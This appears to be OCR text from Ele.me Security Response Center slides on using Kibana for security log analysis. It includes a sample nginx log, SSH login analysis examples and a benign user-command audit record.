
Compare alerts

kibana查询触发日志

Table	JSON
@timestamp	March 7th 2017, 11:49:42.921
@version	1
_id	AVqm4xIDk9Ym260vNt0J
_index	nginx-2017.03.07
_score	
_type	logs
agent	"Mozilla/5.0 (Macintosh; Intel Mac OS X 10_11_6) AppleWebKit/537.36 (KHTML, like Gecko) Chrome/56.0.2924.87 Safari/537.36"
bytes	570
clientip	
host	
http_x_forwarded_for	"-"
httpversion	1.1
message	[07/Mar/2017:11:49:42 +0800] "GET /error HTTP/1.1" 404 570 "-" "Mozilla/5.0 (Macintosh; Intel Mac OS X 10_11_6) AppleWebKit/56.0.2924.87 Safari/537.36" "-"
referrer	"-"
remote_user	-
request	/error
response	404
timestamp	07/Mar/2017:11:49:42 +0800
verb	GET



处理数据之查询



不玩虚的，用数据说话




懂了么安全应急响应中心
Exams Security Response Center

美好生活 共享安全

例子1 SSH登录分析

ip地址能不能做个可视化的展示？



例子2 登录分析

我想知道别人都在什么时间段登陆？通过观察我们能够得知答案。



例子3 审计用户命令操作

@timestamp	April 12th 2017, 22:25:29.000
@version	1
_id	AVtkrdS0Jf0eWFq38--5
_index	
_score	
_type	logs
command	ps -aux grep export
execute_time	2017-04-12 22:04
hostname	
inetface	pts/0
message	ps -aux grep export
path	/srv
src_ip	10.
syslog_message	ps -aux grep export
syslog_program	dev-super

总结

安全分析平台的建设只是基础，数据清洗平台搭建，都是不可避免的工作量。平台的建设思路大抵相同，重点在于处理数据的思路和让数据产生价值。





饿了么安全应急响应中心
Eleme Security Response Center

THANKS

拉扎斯网络科技（上海）有限公司
Rajax Network & Tehnology Co

